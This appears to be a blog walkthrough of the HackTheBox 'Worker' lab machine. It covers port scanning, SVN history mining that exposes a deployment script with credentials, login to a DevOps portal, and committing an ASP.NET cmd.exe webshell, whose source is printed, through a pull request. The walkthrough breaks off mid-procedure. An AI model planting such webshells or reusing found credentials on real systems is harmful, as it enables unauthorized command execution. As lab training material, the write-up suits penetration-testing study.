


Welcome back hackers!! Today we will be doing another windows based box named Worker from HackTheBox. Lets jump in!!

Enumeration

```
PORT      STATE SERVICE  REASON          VERSION
80/tcp    open  http     syn-ack ttl 127 Microsoft IIS httpd
10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
3690/tcp  open  svnserve syn-ack ttl 127 Subversion
5985/tcp  open  http     syn-ack ttl 127 Microsoft HTTPAPI
httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

There are 3 ports open. We will be taking a look at port 80 first. If we get hold of any credentials in our enumeration phase, we can use evil-winrm tool to login and get a shell. I haven't seen port 3690 in my previous engagements, this might be interesting, so lets start from port 80.

Port 80 (HTTP)



Just a default IIS page. No sensitive information in the source code. Lets run gobuster to find out if there are any hidden directories or files involved. Unfortunately, gobuster didn't return anything.

```
(root@kali) - [/home/rishabh/HTB/Windows/Worker]
# gobuster dir -u http://$IP/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-error
-b 400,403,404,500 -q -t 64 -x aspx,html,txt -o dirburst
```

Lets move to port 3690 and see what it is.

Port 3690 (SVN)

SVN or Subversion is a open source version control system. You can see it like as a git vcs. This link provides details to how to enumerate svn servers: <https://book.hacktricks.xyz/pentesting/3690-pentesting-subversion-svn-server>

As stated in the article, first I listed all the projects or files which are present in the server:

```
(root@kali) - [/home/rishabh/HTB/Windows/Worker]
# svn ls svn://$IP
dimension.worker.htb/
moved.txt
```

Next, I looked at the logs or commit history of the files:

```

(root@kali)-[/home/rishabh/HTB/Windows/Worker]
# svn log svn://$IP

r5 | nathen | 2020-06-20 09:52:00 -0400 (Sat, 20 Jun 2020) | 1 line
Added note that repo has been migrated

r4 | nathen | 2020-06-20 09:50:20 -0400 (Sat, 20 Jun 2020) | 1 line
Moving this repo to our new devops server which will handle the deployment for us

r3 | nathen | 2020-06-20 09:46:19 -0400 (Sat, 20 Jun 2020) | 1 line
-

r2 | nathen | 2020-06-20 09:45:16 -0400 (Sat, 20 Jun 2020) | 1 line
Added deployment script

r1 | nathen | 2020-06-20 09:43:43 -0400 (Sat, 20 Jun 2020) | 1 line
First version

```

Looking at the logs, it seems there has been some migration done to the server. Lets download both the directory and the note and see their contents.

```

(root@kali)-[/home/rishabh/HTB/Windows/Worker]
# cat moved.txt
This repository has been migrated and will no longer be maintained here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)

```

The text file contained a note, saying the migration has been successful and we can access the latest version at <http://devops.worker.htb>. First, we will have to add this entry to our hosts file.

Here, is my updated hosts file:

```


GNU nano 6.0 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
10.129.2.29  worker.htb devops.worker.htb dimension.worker.htb

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

```

If you notice:

```
A dimension.worker.htb/images/bg.jpg
A dimension.worker.htb/images/overlay.png
A dimension.worker.htb/images/pic01.jpg
A dimension.worker.htb/images/pic02.jpg
A dimension.worker.htb/images/pic03.jpg
A dimension.worker.htb/index.html
A moved.txt
Checked out revision 5.
```



we have downloaded the latest revision or commit of the files. I enumerated all the files, but it didn't contain any sensitive information. And, also if you look at the commit history, there were no comment on commit or revision 2. Lets download the revision 2 of this project.

```
(root@kali) - [/home/rishabh/HTB/Windows/Worker]
# svn up -r 2
Updating '.':
D moved.txt
A deploy.ps1
Updated to revision 2.
```

It seems, note file has been deleted and deployment script has been added.


```
(root@kali) - [/home/rishabh/HTB/Windows/Worker]
# ls
deploy.ps1 dimension.worker.htb dirbust nmap_full_scan

(root@kali) - [/home/rishabh/HTB/Windows/Worker]
# cat deploy.ps1
$user = "nathen"
$plain = 
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

This is what we were looking for. Credentialllsssss. Unfortunately, I used these creds to login as nathen but there was Authorization error. No problems. We still have to enumerate port 80 with the new host entries and also probably brute force subdomains if we don't reach anywhere.

Port 80 Continued

worker.htb redirected us to the same page as default IIS page. Suprisingly, dimension.worker.htb did take us to a new site and here it is:




Clicking on these 4 tabs opened up a new window which had some information about this site but nothing interesting.

I ran gobuster to see if any new files exists, but unfortunately no:

```
(root@kali)-[/home/rishabh/HTB/Windows/Worker]
└─# gobuster dir -u http://dimension.worker.htb/ -w
    /usr/share/seclists/Discovery/Web-Content/directory-list-
    2.3-medium.txt --no-error -b 400,403,404,500 -q -t 64 -x
    aspx,html,txt -o dirburst
/index.html          (Status: 200) [Size: 14588]
/images              (Status: 301) [Size: 158] [-->
http://dimension.worker.htb/images/]
/Images              (Status: 301) [Size: 158] [-->
http://dimension.worker.htb/Images/]
/assets              (Status: 301) [Size: 158] [-->
http://dimension.worker.htb/assets/]
/Index.html          (Status: 200) [Size: 14588]
/license.txt         (Status: 200) [Size: 17128]
/README.txt          (Status: 200) [Size: 771]
```

```
/readme.txt (Status: 200) [Size: 771]
/LICENSE.txt (Status: 200) [Size: 17128]
/IMAGES (Status: 301) [Size: 158] [-->
http://dimension.worker.htb/IMAGES/]
/Assets (Status: 301) [Size: 158] [-->
http://dimension.worker.htb/Assets/]
/INDEX.html (Status: 200) [Size: 14588]
/License.txt (Status: 200) [Size: 17128]
/ReadMe.txt (Status: 200) [Size: 771]
/Readme.txt (Status: 200) [Size: 771]
```


Now, moving on to devops.worker.htb, the site was asking for authentication.




The screenshot shows a web browser window with the address bar displaying 'devops.worker.htb'. Below the address bar, there are several tabs: 've Security', 'MSFU', 'Exploit-DB', and 'GHDB'. A sign-in modal is centered on the screen. The modal has a title 'devops.worker.htb' with a globe icon, followed by the text 'This site is asking you to sign in.' Below this, there are two input fields: 'Username' and 'Password'. The 'Username' field is currently empty and has a red border. At the bottom right of the modal, there are two buttons: 'Cancel' and 'Sign in'.

Lets, supply the credentials we found earlier and see whether it works or not. Yipiee, it worked.

This is the landing site after successful authentication:



After little enumeration, going through the commits and pushes to this smart hotel project, I noticed one very interesting file:



If you go to pushes tab, you will notice, cmdasp.aspx was pulled from the repo and in the commit, the file was removed.

DevOps ekenas / SmartHotel360 / Repos / Files / spectral


935718eb spectral / cmdasp.aspx Fork Clone

Contents History Compare Blame Edit Rename Delete Download


assets
images
cmdasp.aspx
elements.html
generic.html
index.html
LICENSE.txt
README.txt

```
1 <%@ Page Language="C#" Debug="true" Trace="false" %>
2 <%@ Import Namespace="System.Diagnostics" %>
3 <%@ Import Namespace="System.IO" %>
4 <script Language="C#" runat="server">
5 void Page_Load(object sender, EventArgs e)
6 {
7 }
8 string ExcuteCmd(string arg)
9 {
10 ProcessStartInfo psi = new ProcessStartInfo();
11 psi.FileName = "cmd.exe";
12 psi.Arguments = "/c "+arg;
13 psi.RedirectStandardOutput = true;
14 psi.UseShellExecute = false;
15 Process p = Process.Start(psi);
16 StreamReader stmrdr = p.StandardOutput;
17 string s = stmrdr.ReadToEnd();
18 stmrdr.Close();
19 return s;
20 }
21 void cmdExe_Click(object sender, System.EventArgs e)
22 {
23 Response.Write("<pre>");
24 Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));
25 Response.Write("</pre>");
26 }
27 </script>
28 <HTML>
29 <HEAD>
30 <title>awen asp.net webshell</title>
31 </HEAD>
32 <body >
33 <form id="cmd" method="post" runat="server">
34 <asp:TextBox id="txtArd" stvle="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px"
```

And if you go to the builds option, there was only spectral build present:



Make sure to add spectral.worker.htb in your hosts file. Next, create a new branch. Add a new file and paste the contents of a aspx web shell.



Next stage comes the pull request to merge our new branch with the main one. Click on 'create a pull request', add reviewers as nathalie henley, make sure the work items has been selected to 'check in from your phone' and then hit create:

ekenas / SmartHotel360 / Repos / Pull requests / spectral

New Pull Request

new-page into master

Title *

Added file cmdasp.aspx

Add label

Description

Added file cmdasp.aspx

Markdown supported.

Added file cmdasp.aspx

Reviewers

Nathalie Henley X Search users and groups to add as reviewers

Work Items


Search work items by ID or title

1 Check-in from your phone

